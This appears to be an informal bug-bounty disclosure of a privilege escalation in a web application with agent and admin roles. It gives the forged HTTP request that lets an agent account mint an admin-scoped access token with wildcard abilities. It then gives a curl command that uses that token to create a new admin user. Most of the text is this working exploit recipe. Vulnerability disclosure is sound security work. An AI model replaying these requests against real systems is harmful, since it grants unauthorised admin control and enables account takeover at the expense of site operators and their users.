here am disclosing how i found a privilege escalation using that i was able to add the user as admin
site has following roles
agent and admin
info: while hunting when i logged in into the agent account i notice that its not allowed the agent to create the access token as the access token as the admin access so its not allowed agent to access or create the access token but i found a way to create the access token here am explaining how

#Poc
step1:logged in the agent account

step2:intercepted the request using the agent account
step3: forged the request as
POST /auth/user/tokens HTTP/2
Host: your-domain..com
Cookie: session-cookie
User-Agent: Mozilla/5.0
Accept: application/json, text/plain, */*
Content-Type: application/json
X-Xsrf-Token: csrf-token
Origin: https://yourdomain.com
Referer: https://yourdomain.com
{"name":"1","abilities":["*"]}
//replace the agent cookie and csrf token in this request
step4:sent this forged the request
step5: there is the access token in the response


still now we are only able to get the access token but now its time to add the user as admin i check the api docs and find we can add the user as admin using this curl command
curl -i -s -k -X POST \
-H ‘Host: yourdomain.com’ \
-H ‘Authorization: Bearer <ACCESS_TOKEN>’ \
-H ‘Content-Type: application/json’ \
‘https://yourdomain.com/users/’ \
–data-binary ‘{“name”:“1”,“email”:“1@1.om”,“password”:“1@12!@123”,“timezone”:null,“locale”:“en-US”,“avatar”:"",“roles”:[“admin”],“send_invite_email”:1,“teams”:[],“username”:“1”,“organization_id”:“0”}’

i just replaced the access token in this curl command and run it and the user is added as admin